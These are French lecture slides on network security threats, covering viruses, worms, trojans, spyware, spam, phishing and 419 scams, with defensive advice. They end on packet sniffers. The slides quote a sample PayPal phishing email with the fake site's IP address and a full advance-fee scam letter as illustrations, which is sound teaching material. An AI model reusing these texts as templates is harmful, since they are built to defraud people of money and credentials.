    - **http://www.outguess.org**
  - **MP3Stego**
    - **http://www.petitcolas.net/fabien/steganography/mp3stego/**

Menaces liées aux réseaux

- Menaces actives
  - Panne, mauvaise utilisation, pertes d'informations
  - Contamination (virus, vers, spyware)
  - Spam, phishing
  - Chevaux de troie (backdoors)
  - Dénis de services
  - Intrusions
  - Bombes logiques
  - …
- Menaces passives
  - Écoute des lignes
  - Analyse de trafic
  - …

Virus

- Portion de code inoffensive ou destructrice capable de se reproduire et de se propager.
- Différents types de virus:
  - Virus boot
  - Virus dissimulé dans les exécutables
  - Macro virus
- Différentes contaminations possibles:
  - Échange de disquettes
  - Pièces jointes au courrier électronique
  - Exécutables récupérés sur Internet
  - etc.


Vers

- Proches des virus mais capables de se propager sur d'autres ordinateurs à travers le réseau.
- Un moyen courant de propagation: le carnet d'adresses d'outlook (ex: "I Love you": déni de service sur les serveurs web).
- Quelques exemples:
  - Code Red (utilisation d'une faille des serveurs IIS et défiguration des sites)
  - Blaster (utilisation d'une faille du protocole windows DCM RPC)


Propagation du ver Sapphire:

http://www.caida.org/analysis/security/sapphire/

25 janvier 2003, 05:29 0 victime



25 janvier 2003, 06:00 74 855 victimes



Chevaux de troie

- Très répandu
- Quelques exemples pour Windows
  - Back Orifice

    Permet de la « remote administration ».

  - Sockets23 (Socket de Troie)

    Signale la présence des ordinateurs infectés sur des serveurs de discussion en direct de type irc.

Les spywares

- Définition du spyware (http://en.wikipedia.org/wiki/Spyware):

  Un spyware ("espiogiciel") est un logiciel qui collecte des informations d'une machine et les envoie à l'insu de l'utilisateur sans son consentement.

- Concept inventé par Microsoft en 1995.

- Quelques chiffres émanant d'une étude du NCSA menée chez les abonnés d'AOL en octobre 2004:
  - 80% des PC étudiés contenaient au moins 1 spyware.
  - Un PC héberge en moyenne 93 spywares.
  - 90% des personnes interrogées n'ont jamais entendu parler de spyware.

- Un spyware se décline aujourd'hui en "adware" (logiciel d'affichage de publicité) et en "malware" ("pourriciel", logiciels hostiles)

Techniques d'infection des spywares

- Les logiciels liés (bundles): installation du spyware en même temps qu'un logiciel légitime (KaZaA, codec DivX, …)

- La navigation sur Internet
  - exploitation de failles (essentiellement mais pas uniquement avec Internet Explorer)
  - Installation volontaire (par acceptation) d'un logiciel, activeX, plug-in

- La messagerie incitant par SPAM à visiter des sites douteux.

- Une exemple particulier: 2 septembre 2008 à travers le webmail de la Poste

http://www.01net.com/editorial/389835/laposte.net-a-diffuse-involontairement-une-publicite-piegee/

Comparaison spyware/virus

- Un virus est capable de se reproduire, en général pas les spywares.
- Un virus s'installe sur une machine à sécurité faible, un spyware va plutôt inciter un utilisateur naïf ou ignorant à le télécharger et à l'installer.
- Un virus est destiné à utiliser des ressources de la machine et peut avoir des actions nocives (destruction de fichiers, ouverture de "backdoor", …). Un spyware n'est en principe pas destiné à endommager une machine.
- Les auteurs de spywares peuvent être rémunérés, ce n'est bien sûr pas le cas pour un créateur de virus. Le délai d'apparition d'un spyware après découverte d'une faille peut donc être très court.

Détection de spyware

- Comportement anormal de la machine:
  - Fenêtres "popup" intempestive.
  - Page d'accueil du navigateur modifiée.
  - Apparitions d'icônes sur le bureau.
  - Connexions à Internet intempestives.
  - Trafic réseau anormal.
  - Désactivation des outils de sécurité locaux.
- Les outils de sécurité locaux:
  - DLL modifiée (détectable par un antivirus).
  - Firewall personnel
  - Outils anti rootkits
- Les outils de sécurité réseau:
  - Connexions récurrentes et/ou nocturnes.
  - Téléchargements suspects.
  - Connexions vers des sites réputés pour être liés au spyware.
  - Connexions vers des sites non référencés dans un dns.
  - Connexions vers des sites .ru .cc .tw .cn …

Les "anti spywares"

- En 2000, Gibson Research développe le 1er progamme antispyware: OptOut (http://grc.com/optout.htm).

- Beaucoup de programmes commerciaux pour éliminer les spywares qui proposent tous un détecteur gratuit; quelques exemples:
  - XoftSpy : http://www.paretologic.com/xoftspy/lp/14/
  - NoAdware: http://www.noadware.net/new3/?hop=comparets
  - Spyware Eliminator: http://www.aluriasoftware.com/homeproducts/spyware/
  - Pal Spyware Remover: http://www3.palsol.com/spyrem_offer/index.html?hop=comparets
  - Anonymizer's Anti-Spyware http://www.zonelabs.com
  - Et bien d'autres…

- Quelques solutions domaine public:
  - Ad-Aware Standard Edition http://www.lavasoft.de/
  - Spybot http://www.spybot.info/fr
  - Microsoft Defender http://www.microsoft.com/downloads
  - …

La protection contre les spywares

- Pas de protection universelle puisqu'en perpétuelles évolutions.
- Quelques règles à respecter néanmoins:
  - Sensibiliser les utilisateurs sur les risques liés à l'installation de logiciels non directement utiles (barres dans les navigateurs, codec DivX, …)
  - Ne pas consulter des sites douteux.
  - Inciter les utilisateurs à signaler l'infection de leur machine par un spyware.
  - Utiliser des outils de protections spécifiques (Ad-Aware, Aluria, PestPatrol, SpyBot, Webroot, …) capables de bloquer l'installation de certains logiciels suspects.

SPAM

- Définition de la CNIL: Envoi massif et parfois répété de courriers électroniques non sollicités à des personnes avec lesquelles l'expéditeur n'a jamais eu de contact au préalable, et dont il a capté l'adresse électronique façon irrégulière.(pourriel en français).
- SPAM=**S**piced **P**ork **A**nd **M**eat, popularisé par un sketch des Monty Python (http://www.dailymotion.com/swf/x3a5yl)
- Un message va être déposé dans une liste de serveurs de courrier; les serveurs abusés vont envoyer une copie à chaque destinataire.
- Courrier basé sur une liste d'adresses collectées de manière déloyale et illicite.
- Messages peu coûteux à l'envoi mais coûteux pour le destinataire.

Le spam en quelques chiffres

- 100% : croissance du coût du spam chaque année
- 42 milliards de $: coût global pour les entreprises au niveau mondial en 2004, 200 milliards de $ en 2007
- 600 à 1000 $: coût par an et par salarié
- Plus des 2/3 du volume total et mondial d'e-mails envoyés
- 85% des spams reçus en France sont rédigés en langue anglaise (7% en français)
- 60% proviennent des Etats-Unis

Sources : Basex, Radicati Group, Ferris Research, Postini, CNIL

Protections contre le spam côté utilisateurs


- Ne rien acheter par l'intermédiaire de publicité faite par un spam (des études indiquent que 29% des utilisateurs le font).
- Ne jamais répondre à un spam.
- Ne pas mettre d'adresses électroniques sur les sites webs mais les encoder par un script ou dans une image (exemple: http://www.caspam.org).
- Etre prudent dans le remplissage de formulaires demandant des adresses électroniques; on peut parfois utiliser des adresses « jetables ». Exemple: http://www.jetable.org (adresse valable d'une heure à un mois).
- Protection au niveau du client de messagerie (gestion des "indésirables") .

Protection contre le spam sur les serveurs de messageries


- Protection délicate: la frontière entre un courriel et un pourriel n'est pas toujours franche et il ne faut pas rejeter des courriers réels.
- Un serveur de courrier doit être bien configuré (en particulier, pas « d'Open Relay ».
- Gestion de listes blanches.
- Gestion de listes noires:
  - Manuellement
  - Par utilisation de bases de données de relais ouverts
- Gestion de listes grises.
- Des outils de filtrage en aval:
  - spam assassin
  - pure message (sophos)

Exemple de rapport "Pure Message"

Trafic par catégories (code couleur : **virus** - spam - **autre**)



Effet du grey listing (13 mars 2006)



Exemple de compte-rendu

Types de virus rencontrés ces 30 derniers jours

Virus Types	Count
W32/Netsky-P	3853
W32/Netsky-B	1488
W32/Netsky-D	981
W32/Zafi-B	723
W32/Netsky-C	337
W32/Netsky-Y	305
W32/MyDoom-O	265
W32/Netsky-N	214
W32/Zafi-D	94
W32/Netsky-AE	93
W32/Netsky-Z	70
W32/Bagle-AG	67
W32/Bagle-BK	64
…	

Phishing

- Contraction de PHreaking et fISHING (Hameçonnage).
- Technique d'ingénierie sociale utilisée par des arnaqueurs (scammers)
- Technique ancienne mais utilisée massivement depuis 2003.
- Par le biais de courrier électronique, messages instantanés, site webs, etc., on tente de duper l'utilisateur en le faisant cliquer sur un lien.
- L'objectif est d'obtenir des adresses de cartes de crédit, des mots de passe, etc.
- Les adresses sont collectées au hasard, mais statistiquement un utilisateur peut avoir l'impression de recevoir un courrier d'un site qui lui est familier (banque, …).

Exemples de cible de phishing

- Visa
- eBay
- Citibank
- PayPal
- Banques
- et bien d'autres …

- Juillet 2006: 154 marques concernées par le phishing

Exemple phishing

Dear valued PayPal® member:

Due to concerns, for the safety and integrity of the paypal account we have issued this warning message.


It has come to our attention that your PayPal® account information needs to be updated as part of our continuing commitment to protect your account and to reduce the instance of fraud on our website. If you could please take 5-10 minutes out of your online experience and update your personal records you will not run into any future problems with the online service.

However, failure to update your records will result in account suspension. Please update your records on or before **Oct 04, 2005.**

Once you have updated your account records your paypal account service will not be interrupted and will continue as normal.


To update your PayPal® records click on the following link:
http://www.paypal.com/cgi-bin/webscr?cmd=_login-run

Thank You.
PayPal® UPDATE TEAM




http://209.133.49.211/icons/cgi-bin/login.html

Faux site paypal



Protection contre le phishing

- Vérifier la pertinence des messages.
- Ne pas cliquer sur un lien (mais taper l'adresse dans le navigateur).
- Etre prudent avec les formulaires demandant des informations confidentielles.
- Lors de la saisie d'informations confidentielles, vérifier que l'information est chiffrée et le certificat valide.
- Certains sites commerciaux (ebay, paypal, …) rappellent le nom d'utilisateur dans les courriers envoyés. Un courrier commençant par quelque chose ressemblant à "Cher utilisateur d'ebay" peut être par conséquent suspect.



Le "scam"

- Pratique frauduleuse d'origine africaine ("ruse") pour extorquer des fonds à des internautes.
- Réception d'un courrier électronique du descendant d'un riche africain décédé dont il faut transférer les fonds.
- Connue aussi sous le nom de 419 en référence à l'article du code pénal nigérian réprimant ce type d'arnaque.

Exemple de "scam"

Objet: ASSISTANCE

GEORGES TRAORE ABIDJAN,CÔTE D'IVOIRE. AFRIQUE DE L'OUEST.

Bonjour,

Je vous prie de bien vouloir excuser cette intrusion qui peut paraître surprenante à première vue d'autant qu'il n'existe aucune relation entre nous. Je voudrais avec votre accord vous présenter ma situation et vous proposer une affaire qui pourrait vous intéresser. Je me nomme Georges TRAORE, j'ai 22 ans et le seul fils de mon Père Honorable RICHARD ANDERSON TRAORE qui était un homme très riche, négociant de Café/Cacao basé à Abidjan la Capitale Economique de la Côte d'Ivoire, empoisonné récemment par ses associés. Après la mort de ma mère le 21 Octobre 2000, mon père m'as pris spécialement avec lui. Le 24 Décembre 2003 est survenu le décès de mon père dans une clinique privée (LAMADONE) à Abidjan. Avant sa mort, secrêtement, il m'a dit qu'il a déposé une somme d'un montant de ($8,500,000) Huit Millions Cinq Cent Mille Dollars Américains dans une valise dans une Compagnie de Sécurité Financière en mon nom comme héritier. En outre, il m'a dit que c'est par rapport à cette richesse qu'il a été empoisonné par ses associés. Il me recommande aussi de chercher un associé étranger qui pourrait honnêtement me faire bénéficier de son assistance pour sauver ma vie et assurer mon existence. - Changement de bénéficaire ;

- Servir de gardien ;
- - Fournir un compte pour le transfert de fonds ;
- - M'aider à le rejoindre dans son pays ;
- - Investir dans un domaine profitable.

D'ailleurs, je vous donnerai 25 % et 5% serviront aux dépenses éventuelles qui seront effectuées.

….

Conséquences des virus, vers, spywares, spam…


- Perte de données
- Perte de temps de travail
- Perte d'image de marque
- Perte de fonctionnalités (système ou email bloqués)
- Perte de confidentialité

Vulnérabilités des réseaux


Vulnérabilité des réseaux

- Les réseaux peuvent être vulnérables:
  - par une mauvaise implémentation des piles udp/ip et tcp/ip.
  - par des faiblesses des protocoles


Rappel : Entête IP



Rappel: Entête UDP




Rappel: Entête TCP



Rappel: établissement d'une connexion TCP

- Connexion en 3 temps (Three Way Handshake).



Sniffer

- Outil de base indispensable.
- Permet de visualiser les trames sur un segment de réseau.
- Nécessite des droits administrateurs.
- Attention au problème juridique
- Utilise des sockets en mode « promiscuous »
- socket (AF_INET,SOCK_RAW,IPPROTO_RAW)

Sniffer

- Beaucoup de logiciels sniffers existants.
- Liste sur http://packetstormsecurity.org/sniffers
- Le sniffer de base pour unix: tcpdump.
- Disponible sur http://www.tcpdump.org.
- Grammaire très évoluée.
- Affiche les entêtes de paquets répondant au critère spécifié.

